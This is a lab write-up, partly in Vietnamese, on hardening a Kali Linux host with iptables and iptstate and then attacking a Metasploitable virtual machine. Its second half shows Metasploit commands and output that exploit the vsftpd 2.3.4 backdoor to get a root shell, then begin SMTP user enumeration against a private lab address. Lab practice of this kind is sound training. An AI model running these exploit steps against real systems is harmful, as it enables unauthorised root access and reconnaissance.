




Protecting a Server with iptables and iptstate

Xóa luật iptables cũ:





Tạo firewall stateful cơ bản, Thiết lập luật cho INPUT



Mở cổng cụ thể (TCP: 80, 443, 22, 9999 – UDP: 53)

The screenshot shows a Kali Linux virtual machine running in VMware Workstation. The terminal window displays the following commands and output:

```
(kali@kali)-[~]
$ sudo iptables -A TCP -p tcp --dport 80 -j ACCEPT
sudo iptables -A TCP -p tcp --dport 443 -j ACCEPT
sudo iptables -A TCP -p tcp --dport 22 -j ACCEPT
sudo iptables -A TCP -p tcp --dport 9999 -j ACCEPT
sudo iptables -A UDP -p udp --dport 53 -j ACCEPT

(kali@kali)-[~]
$ sudo iptstate
sudo: iptstate: command not found

(kali@kali)-[~]
$ sudo apt update
$ sudo apt install iptstate -y

Get:1 http://kali.download/kali kali-rolling InRelease [41.5 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 Packages [21.0 MB]
Get:3 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [51.4 MB]
Get:4 http://kali.download/kali kali-rolling/contrib amd64 Packages [118 kB]
Get:5 http://kali.download/kali kali-rolling/contrib amd64 Contents (deb) [327 kB]
Get:6 http://kali.download/kali kali-rolling/non-free amd64 Packages [198 kB]
Get:7 http://kali.download/kali kali-rolling/non-free amd64 Contents (deb) [910 kB]
Get:8 http://kali.download/kali kali-rolling/non-free-firmware amd64 Packages [10.8 kB]
Get:9 http://kali.download/kali kali-rolling/non-free-firmware amd64 Contents (deb) [26.7 kB]
Fetched 74.0 MB in 7s (10.7 MB/s)
391 packages can be upgraded. Run 'apt list --upgradable' to see them.
Installing:
  iptstate


Summary:
  Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 391
  Download size: 45.8 kB
  Space needed: 125 kB / 63.8 GB available

Get:1 http://mirror.sg.gs/kali kali-rolling/main amd64 iptstate amd64 2.2.7-1 [45.8 kB]
Fetched 45.8 kB in 1s (45.5 kB/s)
Selecting previously unselected package iptstate.
(Reading database ... 412631 files and directories currently installed.)
Preparing to unpack .../iptstate_2.2.7-1_amd64.deb ...
Unpacking iptstate (2.2.7-1) ...
Setting up iptstate (2.2.7-1) ...
Processing triggers for man-db (2.13.1-1) ...
Processing triggers for kali-menu (2025.2.7) ...


(kali@kali)-[~]
$
```

Below the terminal window, a message reads: "To direct input to this VM, move the mouse pointer inside or press Ctrl+G."


Cài iptstate



Khởi động ipstate





Kết nối thành công từ window




Ngăn kết nối reverse shell

check vuln Metasploitsble (kali metasploitable)



Quét máy ảo Metasploitable bằng nmap



Khởi động Metasploit

```
kali@kali -  
msf6 > search vsftpd  
  
Matching Modules  
  
# Name Disclosure Date Rank Check Description  
- - - - -  
0 auxiliary/dos/vsftpd_232 2011-02-03 normal Yes VSFTPD 2.3.2 Denial of Service  
1 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No VSFTPD v2.3.4 Backdoor Command Execution  
  
Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor  
  
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor  
[*] No payload configured, defaulting to cmd/unix/interact  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.203.137  
RHOST => 192.168.203.137  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 21  
RPORT => 21  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run  
[*] 192.168.203.137:21 - Banner: 220 (vsFTPD 2.3.4)  
[*] 192.168.203.137:21 - USER: 331 Please specify the password.  
[*] 192.168.203.137:21 - Backdoor service has been spawned, handling ...  
[*] 192.168.203.137:21 - UID: uid=0(root) gid=0(root)  
[*] Found shell.  
[*] Command shell session 1 opened (192.168.203.138:41193 -> 192.168.203.137:6200) at 2025-07-16 03:49:00 -0400  
  
id  
uid=0(root) gid=0(root)  
uname  
Linux  
uname -a  
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux  
whoami  
root  
netstat -tln  
Active Internet connections (only servers)  
Proto Recv-Q Send-Q Local Address Foreign Address State  
tcp 0 0 0.0.0.0:512 0.0.0.0:* LISTEN  
tcp 0 0 0.0.0.0:513 0.0.0.0:* LISTEN  
tcp 0 0 0.0.0.0:2049 0.0.0.0:* LISTEN  
tcp 0 0 0.0.0.0:514 0.0.0.0:* LISTEN  
tcp 0 0 0.0.0.0:52679 0.0.0.0:* LISTEN
```

tấn công FTP vsftpd 2.3.4 vào máy ảo metasploitable, Lỗ hổng: vsftpd 2.3.4 chứa **backdoor** cho phép mở shell root khi đăng nhập với tài khoản có

```
kali@kali -  
msf6 > search smtp_enum  
  
Matching Modules  
  
# Name Disclosure Date Rank Check Description  
- - - - -  
0 auxiliary/scanner/smtp/smtp_enum . normal No SMTP User Enumeration Utility  
  
Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/smtp/smtp_enum  
  
msf6 > se auxiliary/scanner/smtp/smtp_enum  
[-] Unknown command: se. Did you mean set? Run the help command for more details.  
msf6 > use auxiliary/scanner/smtp/smtp_enum  
msf6 auxiliary(scanner/smtp/smtp_enum) > set RHOSTS 192.168.203.137  
RHOSTS => 192.168.203.137  
msf6 auxiliary(scanner/smtp/smtp_enum) > set RPORT 25  
RPORT => 25  
msf6 auxiliary(scanner/smtp/smtp_enum) > set USER_FILE /usr/share/metasploit-framework/data/wordlists/unix_users.txt  
USER_FILE => /usr/share/metasploit-framework/data/wordlists/unix_users.txt  
